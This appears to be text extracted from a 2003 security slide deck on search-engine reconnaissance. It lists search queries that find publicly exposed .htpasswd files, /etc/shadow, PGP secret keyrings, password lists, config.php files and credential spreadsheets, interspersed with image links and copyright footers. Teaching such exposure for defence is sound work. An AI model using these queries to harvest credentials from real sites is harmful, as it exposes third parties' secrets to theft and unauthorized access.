

Copyright ©2003 by infosecguru.com, All Rights Reserved 201 intitle:index.of passlist
Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of .htpasswd


Copyright ©2003 by infosecguru.com, All Rights Reserved 203 intitle:index.of “.htpasswd” htpasswd.bak

Copyright ©2003 by infosecguru.com, All Rights Reserved 204 intitle:index.of “.htpasswd” htpasswd.bak
Copyright ©2003 by infosecguru.com, All Rights Reserved 205 intitle:index.of “.htpasswd” htpasswd.bak

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of secring.pgp


Copyright ©2003 by infosecguru.com, All Rights Reserved 207 intitle:index.of..etc hosts
Copyright ©2003 by infosecguru.com, All Rights Reserved 208 intitle:index.of..etc hosts
Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:Index.of etc shadow
Copyright ©2003 by infosecguru.com, All Rights Reserved 210 intitle:index.of passlist
Copyright ©2003 by infosecguru.com, All Rights Reserved 211 filetype:xls username password email

Copyright ©2003 by infosecguru.com, All Rights Reserved intitle:index.of config.php
